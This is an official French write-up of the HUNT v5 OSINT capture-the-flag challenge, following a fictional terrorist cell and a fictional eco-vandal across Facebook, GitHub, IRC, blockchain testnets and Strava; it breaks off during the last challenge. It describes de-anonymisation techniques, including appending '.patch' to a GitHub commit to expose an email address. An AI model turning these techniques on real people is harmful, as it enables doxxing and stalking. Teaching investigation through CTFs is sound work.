
HUNT v5 by AEGE
Writeup Officiel

Intro

Prêt, feu, partez! (1pt)




Ici, rien de complexe. Nous lisons le lore et nous acceptons la mission !

Flag : Nous sommes prêts!

Libération !


Signal faible (30 pts)



Pour bien entamer le chall ici, nous avons un mot clé important qui est : « Kadjak ».

Si nous cherchons sur google, nous ne trouvons pas d'occurence particulière.

Cependant, si nous cherchons sur Facebook ce terme et en triant par publication récentes, nous avons une petite surprise :



Flag : claire_dupuis

CrowdFunding (40 pts)

Désormais, vous êtes en possession du Rapport qui concerne un incident qui concerne les Kadjak.

A partir de ce rapport, A quelle "adresse" le financement du groupe peut il etre réalisé?


Format de flag : adress0jhdher1dfgt54ert1gz

Sur le post de Claire Dupuis, nous avons donc un document hébergé sur un proton drive qui est un article sur un attentat à Grozny par la cellule Kadjak.


En lisant bien, nous avons accès à un lien.

méthodes de financement du terrorisme aux technologies modernes", note Anna Belikova, spécialiste de la lutte antiterroriste. Des sources indiquent que le groupe utiliserait des sites web hébergés sur des plateformes décentralisées, dont un aurait été identifié à l'adresse https://kadjakiwarriors.github.io/freeKadjak/, pour coordonner leurs activités et collecter des fonds.

En nous dirigeant dessus nous avons le site du FLEK



En allant en bas de la page, nous trouvons un bouton (inactif) de don, mais en regardant le code source, nous avons le wallet.



Flag : meme1vs632qpc0uh2txdl3gmvwqedfmykqz0j7aee80

Vengeance! (30 pts)


Vous avez découvert le site du mouvement des Kadjak.

Cependant, en lisant, vous remarquez que ces derniers ont étés victime de crimes de guerre.


Quel est la ville de leur prochaine action?

Format de flag: roubaix

Sur le site, nous observons la phrase ainsi que l'image correspondante :



Ici rien de complexe, nous faisons une recherche par image via google Lens et obtenons la ville qui possède cette statue :



Flag : Novgorod

Un soupçon de technique... (150 pts)

Leurs moyen de financement étant identifié, trouver ce qui peut s'y rattacher!


Sur quel chan IRC peut-on trouver leurs documents internes?

Format de flag: #chanirc


Pour ce challenge, nous nous excusons auprès des joueurs et nous promettons de vous faire venir par colis les boites d'Apranax dans vos pharmacie les plus proches. (N'oubliez pas, HuGe est quelqu'un de très sympa malgré tout).

Afin d'entamer les hostilités avec ce chall, ici il faut comprendre ce qu'est le wallet que nous avons pu obtenir.

Il s'agit d'une adresse EVM qui est basée sur Cosmos: Memechain et on découvre que différentes type de blockchain sont présents




En regardant le git, nous avons l'url du memenetwork.




En allant dessus et en explorant les galleries de « memeart.io », nous sommes sur le main-net.

On va donc jeter un œil sur « testnet.memeart.io » avec le wallet trouvé



Flag : #s3cr3tpdf


LCFT (30 pts)



Ici pour résoudre ce chall on va donc déjà se connecter à l’irc.

Ma manière de faire est d’utiliser : « web.libera.chat ».

Une fois connecté a l'IRC, nous avons un lien mis en avant avec un proton drive



ici sur le PDF la mention importante est le RIB Émetteur.

On va utiliser un vérifieur d'IBAN pour obtenir des informations sur la banque en question.

Flag : 92120


Qui-est-ce? (100 pts)

Vous avez découvert que le virement est en France, cependant pour avancer correctement il vous faut une information qui pourrait s'avérer capitale.

Quel est le mail du développeur du site de la libération Kadjak?

Format de flag: email

Pour ce petit chall, il faut s'attarder sur le lien du site du FLEK car il y a quelque chose de très intéressant.



Nous sommes sur un site « github.io » qui est un site hébergé par github, donc la logique veut que l'url corresponde au pseudo d'utilisateur et le répertoire au repos git.

On va donc sur github et on va observer si cela est vrai.

Nous avons bien le github ainsi que le répertoire. Nous allons donc utiliser une technique pouvant permettre de révéler le mail d'utilisateur si ce dernier n'a pas coché la case dans les paramètre permettant de cacher le mail original.

On va sur un commit du dossier et nous ajoutons à l'url « .patch ».

Avant :

```
github.com/KadjakiWarriors/freeKadjak/commit/6122b3f15ab79a93b08627125ddf507498a086d2
```

Après :

```
https://github.com/KadjakiWarriors/freeKadjak/commit/6122b3f15ab79a93b08627125ddf507498a086d2.patch
```

Nous pouvons désormais observer le mail que l'on cherchait.

```
From 6122b3f15ab79a93b08627125ddf507498a086d2 Mon Sep 17 00:00:00 2001
From: KadjakiWarriors <kadjaki-warriors@proton.me>
Date: Tue, 27 May 2025 00:04:57 +0200
```

Flag : kadjaki-warriors@proton.me


Sélection Naturelle

Petite pousse deviendra grande (30 pts)

> Parmis l'une des trois entités sous surveillance, vous avez pu observer un terme connu... Ce terme désigne l'effondrement de la civilisation et de ses technologies...
>
> Qui sont les personnes ayant inventé le mot lié à l'origine de ce mouvement? *(Pas d'accent, ordre alphabétique du **prenom**)*
>
> Format de flag: antoine_decaune-jose_garcia

Afin d'entamer la catégorie, nous avons une recherche a faire sur « l'effondrement de la civilisation et de ses technologies... », après une recherche simple sur ces termes, nous apprenons que c'est la « Colapsologie ».

Une simple recherche wikipédia nous donne notre réponse :



Étymologie [modifier | modifier le code]


Le mot « collapsologie » est un néologisme inventé « avec une certaine autodérision »[9] par Pablo Servigne, ingénieur agronome et Raphaël Stevens, expert en résilience des systèmes socio-écologiques. Il apparaît dans leur ouvrage publié en 2015, *Comment tout peut s'effondrer*[1].

Flag : pablo_servigne-raphael_stevens

Prends en de la graine! (50 pts)

> Pendant que vous effectuez vos recherche, une source très proche de vous vous envoie ce message:
>
> *"Salut, ça fait longtemps du genre... Hier quoi! Regarde un peu la photo que je t'ai envoyé, ça me fais trop rire de voir des identifiants de ce genre en 2025 (ça me rappelle toi il y a quelques année haha)!*
>
> *Au fait, c'est drôle les coincidences quand même, aujourd'hui je suis dans les locaux d'un mec qui est journaliste, il m'a montré une page qui corresponds pile a notre discussion d'hier soir sur la collapsologie!"*
>
> Quel est le nom de ce journaliste?
>
> Format de flag: sophie_rolland

Pour commencer, on nous donne une photo qui en révèle bien trop…



En observant bien, il s'agit d'un google drive que nous nous empressons d'aller voir à l'url :

« https://drive.google.com/file/d/1KO9cBozigJRxnMthSMCs7eBUFNSvMiQO/view » et tombons sur une page d'article :

On télécharge donc l'article et nous faisons un exif dessus pour voir les métadonnées.


```
Author                          : Joe Thetaxi
Title                           : Le Coq En Pate
```

Flag : joe_thetaxi


Coup de bambou (80 pts)

> Cet article est très intéressant et votre oeil affuté remarque un détail critique.
>
> Votre curiosité vous pousse à chercher d'avantage, en logique il y a sûrement des personnes qui ont du se plaindre de cet incident.
>
> Quel est donc l'id du compte qui aura partagé sa rage sur les réseaux?
>
> Format de flag: 12345678912345

Pour trouver la personne , il faut observer attentivement l'article car tout en bas se trouve un « tag ».



En cherchant bien partout, il n'y a que Facebook qui retourne un lien avec ce tag :



Nous avons le profil d'AnoNymousse qui corresponds parfaitement à ce qu'on recherche. On va donc prendre l'url de son profil : « https://www.facebook.com/anonymousse.505702 » et chercher son uid, perso j'utilises « commentpicker.com ».

Flag : 61567286581803

Courant d'air (100 pts)

Notre cher AnoNymousse nous a donné un indice précieux concernant notre vandale.

En investigant un peu plus, vous devriez pouvoir trouver une trace de cette personne.

Quel est l'url de son réseau social?

Format de flag: https://lesiteenquestion.com/user/useratrouver

Ici, nous regardons de nouveau le profil d'ano, et particulièrement le plus ancien et le plus récent :

J'ai vu un mec faire des allez retour près de chez moi en courant pour "garder la forme" et enregistrer son "record de course"...

Indice 1 : il fait du running donc je penses à Strava

En tout cas, ce mec là je sais plus son blase... gaia_ecoresist ou gaia_ecologist je sais plus, serait pas à son premier coup d'essai dans le coin...

Foutu collapsologiste 😡

Indice 2 : nous avons un username.

La méthode souhaitée est de récupérer l'url avec le « username » et non le « userID ».

Donc, nous allons sur « https://www.strava.com/athletes/gaia_ecoresist » et pouvons observer le strava en question.

Flag : https://www.strava.com/athletes/gaia_ecoresist


Promenade de santé (50 pts)

D'après les informations que vous avez pu observer,

quelle activité réelle notre cible était-elle en train d'effectuer à la fois le 14 janvier, mais également le 19 février?

Format de flag: Effeuillage

Ici, en regardant sa run du 14 janvier et du 19 autour de cadarache, on peut en déduire qu'il faisait comme le précisait AnoNymousse, du repérage.



Flag : repérage

Coup de jus (150 pts)

En regardant le profil d'AnoNymousse, nous avons pu remarquer sa colère à cause de la panne...

Mais aussi son réconfort quand au relais du réseau électrique.

Par ailleurs, quel est le code google+ du Poste HTA/HTA appartenant au **même** GRD le plus proche?

